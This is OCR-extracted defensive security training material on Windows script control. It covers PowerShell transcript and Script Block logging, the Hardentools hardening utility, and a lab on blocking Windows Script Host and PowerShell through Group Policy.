
Transcript Files

PowerShell transcripts were not designed by Microsoft to be used for monitoring and detection, but more as a convenience function for administrators. Nevertheless, it is worth considering to configure transcripts if extended Windows event logs cannot be produced (see next slides).

A transcript file is created for each invocation of powershell.exe. Because we included option –IncludeInvocationHeader in the Start-Transcript command, the transcript file contains extra information.

First, we see a timestamp (Start time) when PowerShell was launched, together with execution metadata, like the username, computername, and the command-line.

A bit later in the transcript, we see the command we executed, together with the produced output:
PS>Write-Host 'Hello'
Hello



Windows PowerShell Logs

PowerShell logs information to specific Windows event logs. One log can be found in the Windows event viewer, under Windows Logs / Windows PowerShell.

This log provides events concerning the PowerShell engine. It will contain events each time the PowerShell engine is started and stopped, together with events for the different PowerShell engine providers.


These events can contain command-line data, like in the example above: HostApplication= powershell –Command Write-Host 'Hello'.

Because the PowerShell instructions were passed via a command-line argument, they were logged in the event log. If a ps1 file is executed, then we will see the name of the ps1 file in the event log, but not its content.

This event log can be used in forensic investigations to determine if and when PowerShell was used, but it can also be used for monitoring. Event logs can be centralized, and alerts generated when particular events occur.

This event log is populated by default, no special configuration is needed to generate this log.

Supplemental PowerShell Logs



Additional logs

Extra PowerShell log events can be generated by configuring the registry.

Here is an example of a setting to enable Script Block logging: this is very useful to monitor and detect PowerShell abuse.


Supplemental PowerShell Logs
Starting with PowerShell version 5.0, the generation of supplemental log events can be configured. These logs can be found in the Windows event viewer under Applications and Services Logs / Microsoft / Windows / PowerShell / Operational.

To generate events for this event log, PowerShell needs to be configured. This can be done by GPOs or the registry, as explained in this Microsoft blog post:
https://blogs.technet.microsoft.com/ashleymcglone/2017/03/29/practical-powershell-security-enable-auditing-and-logging-with-dsc/

One of the very interesting event log entries to enable is Script Block logging: each time a block of PowerShell script is executed, the code of the script is captured in an event log entry.

To enable this via the registry, key ScriptBlockLogging must be created in HKLM:\Software\Policies\Microsoft\Windows\PowerShell and HKCU:\Software\Policies\Microsoft\Windows\PowerShell. Inside this key, DWORD value EnableScriptBlockLogging must be created and given a value equal to 1.

There are several other settings that influence PowerShell event logging, please refer to the blog post mentioned for more details. When configuring extra logging, it can be interesting to also increase the size of the Windows event logs.



PowerShell Script Block Logging
Windows event logs with ID 4104 are created in the Operational log of PowerShell when Script Block logging is enabled.

For every block of script executed by the PowerShell engine, an event 4104 is logged with the source code of the block of script that was executed.

As can be seen in the example above, the event 4104 reports execution of code Write-Host 'Hello'. The power that brings this script block event logging, is that we obtain a trace of executed PowerShell code, regardless of how the code was delivered.

The code can be executed interactively, via –Command, -EncodedCommand (BASE64), -File (ps1) … In all these cases, the executed script will be logged.

One can imagine that with frequent executions of PowerShell scripts, a lot of events will be generated. Depending on your environment, the level of logging needs to be tuned, and the size of the Windows event logs need to be increased. Otherwise, you run the risk of losing events unless your enterprise has the capability and capacity to centralize all logs from servers and workstations.

Scripting in the Enterprise – Introducing "Hardentools"

Hardentools (by Claudio Guarnieri) is a collection of simple utilities designed to disable a number of "features" exposed by operating systems (Microsoft Windows), and primary consumer applications.

Available at
https://github.com/securitywithoutborders/hardentools

What does it do?


- Disable Windows Script Host
- Disable AutoRun & AutoPlay
- Disable PowerShell
- Disable Office Macro's & OLE object execution
- Disable ActiveX
- Disable JavaScript in PDFs

Scripting in the Enterprise – Introducing "Hardentools"
Hardentools is a collection of simple utilities designed to disable a number of "features" exposed by operating systems (Microsoft Windows, for now), and primary consumer applications. These features, commonly thought for Enterprise customers, are generally useless to regular users and rather pose as dangers as they are very commonly abused by attackers to execute malicious code on a victim's computer. The intent of this tool is to simply reduce the attack surface by disabling the low-hanging fruit.

What does the tool do? (From https://github.com/securitywithoutborders/hardentools)

- **Disable Windows Script Host**. Windows Script Host allows the execution of VBScript and JavaScript files on Windows operating systems. This is very commonly used by regular malware (such as ransomware) as well as targeted malware.
- **Disable AutoRun and AutoPlay**. Disables AutoRun / AutoPlay for all devices. For example, this should prevent applications from automatically executing when you plug a USB stick into your computer.
- **Disable powershell.exe, powershell_ise.exe and cmd.exe execution via Windows Explorer**. You will not be able to use the terminal and it should prevent the use of PowerShell by malicious code trying to infect the system.
- **Sets User Account Control (UAC) to always ask for permission** (even on configuration changes only) and to use "secure desktop".
- **Disable Macros**. Macros are at times used by Microsoft Office users to script and automate certain activities, especially calculations with Microsoft Excel. However, macros are currently a security plague, and they are widely used as a vehicle for compromise. With Hardentools, macros are disabled and the "Enable this Content" notification is disabled too, to prevent users from being tricked.
- **Disable OLE object execution**. Microsoft Office applications are able to embed so-called "OLE objects" and execute them, at times also automatically (for example through PowerPoint animations). Windows executables, such as spyware, can also be embedded and executed as an object. This is also a security disaster which we observed used time and time again, particularly in attacks against activists in repressed regions. Hardentools entirely disables this functionality.

- **Disabling ActiveX**. Disables ActiveX Controls for all Office applications.
- **Disable JavaScript in PDF documents**. Acrobat Reader allows executing JavaScript code from within PDF documents. This is widely abused for exploitation and malicious activity.
- **Disable execution of objects embedded in PDF documents**. Acrobat Reader also allows executing embedded objects by opening them. This would normally raise a security alert, but given that legitimate uses of this are rare and limited, Hardentools disables this.



Scripting in the Enterprise – Conclusion

VBS, VBA, JS, PS1 … : these scripting technologies are often abused by adversaries, because they are powerful and pervade the enterprise. Detecting and preventing abuse of scripting capabilities is key to detect and prevent initial intrusion.

Since the end of 2014, malicious documents leveraging VBA macros are at the forefront of malware attacks, often used to deliver ransomware. Advanced adversaries use malicious documents too, as can be witnessed in the BlackEnergy attacks on power infrastructure. PowerShell is a very powerful framework that can be abused by adversaries to expand their foothold in the initial intrusion.

Microsoft Windows' support many scripting technologies. We took a look at important scripting technologies, but this is by no means an exhaustive overview. Adversaries are always on the lookout for new methods to abuse existing scripting capabilities. We will give an example in the next slide.

Blending scripting technologies has become common practice now: malicious MS Office documents that use VBA to launch PowerShell scripts, PDF documents that contain an embedded Word document with macros…

Controlling Scripting – Additional Resources

Some additional resources that can prove to be useful include:

- https://technet.microsoft.com/en-us/library/ee198684.aspx
  Disabling Windows Script Host – Microsoft TechNet article
- http://hardenwindows10forsecurity.com/
  Community resource on Windows 10 hardening
- https://github.com/securitywithoutborders/hardentools
  Hardentools toolkit to harden Windows environment

Controlling Scripting - Additional Resources
Some additional resources that can prove to be useful include:

https://technet.microsoft.com/en-us/library/ee198684.aspx
Disabling Windows Script Host – Microsoft TechNet article

http://hardenwindows10forsecurity.com/
Community resource on Windows 10 hardening

https://github.com/securitywithoutborders/hardentools
Hardentools toolkit to harden Windows environment

Course Roadmap

- Day 1: Knowing the Adversary, Knowing Yourself
- **Day 2: Averting Payload Delivery**
- Day 3: Preventing Exploitation
- Day 4: Avoiding Installation, Foiling Command & Control & Thwarting Lateral Movement
- Day 5: Exfiltration, Cyber Deception & Incident Response
- Day 6: APT Defender Capstone

SEC599.2

Strategies for Preventing / Detecting Payload Delivery
End-User Security Awareness
Leveraging Suricata IDS / IPS
E-mail Security Controls
Exercise: Building a Sandbox Using Suricata & Cuckoo
Zooming in on YARA Rules
Exercise: Finding the Needle in the Haystack Using YARA
Web Security Controls
Exercise: Deploying PfSense Firewall with Squid & ClamAV
Stopping Delivery Using Removable Media
Visualizing the Results of Our Solutions
Exercise: Developing Eye-Candy Using Kibana
Controlling Script in the Enterprise
Exercise: Controlling Script Using GPO's

This page intentionally left blank.

Exercise – Controlling Script Using GPOs

The objective of the lab is to configure Windows domain-level GPOs (Group Policy Objects) that can be used to control script execution in the enterprise. We will configure and enforce our hardening controls from our central domain controller.

High-level exercise steps:

1. Create a GPO that will:
   - Disable Windows Script Host using the registry
   - Disable PowerShell scripts using Software Restriction Policies
2. Enforce GPO across the Windows domain environment
3. Test actual blocking of our payload execution

Exercise – Controlling Script Using GPOs


The objective of the lab is to configure Windows domain-level GPOs (Group Policy Objects) that can be used to control script execution in the enterprise. We will configure and enforce our hardening controls from our central domain controller.

We have seen a number of ways for an attacker to execute scripts on user's devices. We will make sure all of the aforementioned script types are blocked from running. In short, we will:

1. Create GPO that will:
   - Disable Windows Script Host using the registry
   - Disable PowerShell scripts using Software Restriction Policies
2. Enforce GPO across the Windows domain environment
3. Test actual blocking of our payload execution

Exercise – Controlling Script Using GPO's – Conclusion

During this lab, we implemented GPOs to block script execution on domain-connected systems



We blocked execution of:

- VBS and JS script using WSH
- PowerShell

As a result, the effectiveness of payloads delivered on end-point systems is reduced: Even if they are not caught "in transit" by sandboxes, web proxies... we will prevent them from executing!

Exercise – Controlling Script Using GPO's – Conclusion
During this lab, we implemented GPOs to block script execution on domain-connected systems.

In particular, we blocked execution of:

- VBS and JS script using WSH
- PowerShell

As a result, the effectiveness of payloads delivered on end-point systems is reduced: Even if they are not caught "in transit" by sandboxes, web proxies,… we will prevent them from executing:

- Attackers won't be able to execute malicious code through Office macros (VBA);
- Scripts that make use of the Windows Script Host (WSH) are blocked as well, since we disallowed WSH from executing;
- Directly loading payloads using PowerShell is not effective as the use of PowerShell is not allowed.

It should be noted that security controls can be further strengthened, but this will always go at the cost of usability & flexibility. How far you can go with these type of controls depends on the organization and the type of users (e.g. an office manager typically doesn't require the execution of custom scripts, while an IT administrator might need this).


Course Roadmap

- Day 1: Knowing the Adversary, Knowing Yourself
- **Day 2: Averting Payload Delivery**
- Day 3: Preventing Exploitation
- Day 4: Avoiding Installation, Foiling Command & Control & Thwarting Lateral Movement
- Day 5: Exfiltration, Cyber Deception & Incident Response
- Day 6: APT Defender Capstone

SEC599.2

Strategies for Preventing / Detecting Payload Delivery
End-User Security Awareness
Leveraging Suricata IDS / IPS
E-mail Security Controls
Exercise: Building a Sandbox Using Suricata & Cuckoo
Zooming in on YARA Rules
Exercise: Finding the Needle in the Haystack Using YARA
Web Security Controls
Exercise: Deploying PfSense Firewall with Squid & ClamAV
Stopping Delivery Using Removable Media
Visualizing the Results of Our Solutions
Exercise: Developing Eye-Candy Using Kibana
Controlling Script in the Enterprise
Exercise: Controlling Script Using GPO's

This page intentionally left blank.




Conclusions for 599.2

That concludes 599.2! Throughout this section, we've touched upon the following topics:

- Main payload delivery strategies & end-user awareness
- Introducing YARA for easy malware classification
- Leveraging Suricata & Cuckoo for mail security controls
- Deploying PfSense using Squid & ClamAV for web security controls
- Controlling removable media to stop delivery
- Log centralization & visualization using ELK
- Controlling scripts in the enterprise

The controls we introduced should put us in a good position to block or detect an incoming payload being delivered against our environment. In the next section of the course (SEC599.3), we will continue investigating techniques to stop exploitation, in case the payload is delivered anyhow…



This page intentionally left blank.